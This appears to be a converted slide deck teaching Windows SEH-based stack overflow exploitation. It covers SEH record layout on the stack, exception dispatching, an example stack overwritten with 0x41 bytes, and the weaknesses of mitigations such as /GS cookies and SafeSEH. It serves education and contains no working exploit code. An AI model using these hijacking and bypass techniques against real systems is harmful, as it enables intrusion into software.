
RET address

function arguments

....




# SEH record components on stack (simplified view)



Source: <https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/>

# SEH location on the stack (MS Visual C++ SEH3)

- Stack layout without buffer overrun protection for SEH frames
- The details here can vary




source: [http://www.openrce.org/articles/full\\_view/21](http://www.openrce.org/articles/full_view/21)

# SEH location on the stack

## MSVC-SEH4

- Stack layout with *buffer overrun protection* for SEH frames
- GS cookie** present when function is compiled with **/GS switch**
- EH cookie** is always present
  - but not interesting!
- The details here can vary




source: [http://www.openrce.org/articles/full\\_view/21](http://www.openrce.org/articles/full_view/21)

# How it works

When a process is created:


- the pointer at the top of the SEH chain is placed at the top of the main data block of the process
- When exceptions occur ntdll.dll retrieves the head of the SEH chain
  - then iterates down the SEH record chains to find a suitable handler
    - default handler:



# Another note: faultrep.dll


Once SEH kicks in and the default exception handler is invoked, faultrep.dll is loaded and performs the ReportFault function

- user-mode dll (also a target for attackers)
- Provides [Send Error Report]




# Stack changes after jumping to the exception dispatcher

## Program Stack





## Exception Dispatcher's Stack




# Stack changes after jumping to the exception dispatcher


## Program Stack



## Exception Dispatcher's Stack



These 4 arguments get loaded on the stack



# Stack changes after jumping to the exception dispatcher

## Program Stack

|                               |
|-------------------------------|
| *Next SEH Record<br>0x0123456 |
| SE Handler<br>0x0ABCDE        |


## Exception Dispatcher's Stack

|                    |
|--------------------|
| ESP RET FROM       |
| Exception Record   |
| Establisher Frame  |
| Context Record     |
| Dispatcher Context |

The establisher frame argument is populated with a pointer to the address for the corresponding on the program stack

\*Next SEH record pointer

(i.e. not 0x0123456 in this case, but the actual address of that entry on the stack)





# So since its on the stack, it can be overflowed as well

- **When overflowing:**
  - SEH values occur before the RET value on the stack,
    - Even if no exception handling was coded, every thread has one handler set up on thread initialization
    - Double the fun! (double the ways to hijack EIP)!

# When overflowed


|          |          |                            |
|----------|----------|----------------------------|
| 00B6FFB4 | 41414141 |                            |
| 00B6FFB8 | 41414141 |                            |
| 00B6FFBC | 41414141 |                            |
| 00B6FFC0 | 41414141 |                            |
| 00B6FFC4 | 41414141 |                            |
| 00B6FFC8 | 41414141 |                            |
| 00B6FFCC | 41414141 |                            |
| 00B6FFD0 | 41414141 |                            |
| 00B6FFD4 | 41414141 |                            |
| 00B6FFD8 | 41414141 |                            |
| 00B6FFDC | 41414141 | Pointer to next SEH record |
| 00B6FFE0 | 41414141 | SE handler                 |
| 00B6FFE4 | 41414141 |                            |
| 00B6FFE8 | 41414141 |                            |
| 00B6FFEC | 41414141 |                            |
| 00B6FFF0 | 41414141 |                            |
| 00B6FFF4 | 41414141 |                            |
| 00B6FFF8 | 41414141 |                            |
| 00B6FFFC | 41414141 |                            |

# Overflow Mitigation

- ***But the SEH designers knew about stack overflows***
  - Smash the Stack for Fun & Profit was out for a while by then
- So they implemented some protections against it
  - Since Windows XP SP1, *before the exception handler is called*:
    - **all registers are XORed to = zero**
      - makes exploit development a little difficult in some cases
      - cannot jump to instructions that do things like:
        - call EAX
        - jmp EBX

# Overflow Mitigation

- More since Windows 2003 Server:
  - **/GS cookies**
    - run time random values used to pad overflow targets on the stack (i.e. the RET addr), for detecting overflow
    - cookie value stored in .data section
      - can be overwritten!



# Overflow Mitigation

- More since Windows 2003 Server:
  - **/safeSEH** - a more robust SEH implementation
    - **SE Handler's** address is checked beforehand, against the *list of registered handlers*
      - if no match, then it will not be executed
      - also if the address points to the stack, no execution...
      - But will execute if address points to the heap!
      - **A flaw:** if the address of the handler is outside the address range of the loaded module, then it is still executed...
- Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server (Great read!)

